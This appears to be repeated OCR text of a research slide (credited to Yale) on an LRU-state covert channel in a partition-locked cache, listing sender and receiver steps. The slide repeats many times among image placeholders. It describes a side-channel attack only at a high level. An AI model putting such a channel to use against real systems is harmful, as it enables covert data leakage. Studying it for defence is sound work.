


8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement




8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement




7 Uncached access

8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement




7 Uncached access

8: locked line #: address : least recent -> most recent

LRU Channel Without Shared Memory in PL Cache

Yale


- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement



LRU Channel Without Shared Memory in PL Cache


Yale

- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement



LRU Channel Without Shared Memory in PL Cache


- Step 1: The receiver sets the initial LRU state
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver triggers a potential cache replacement



LRU Channel Without Shared Memory in PL Cache

Yale

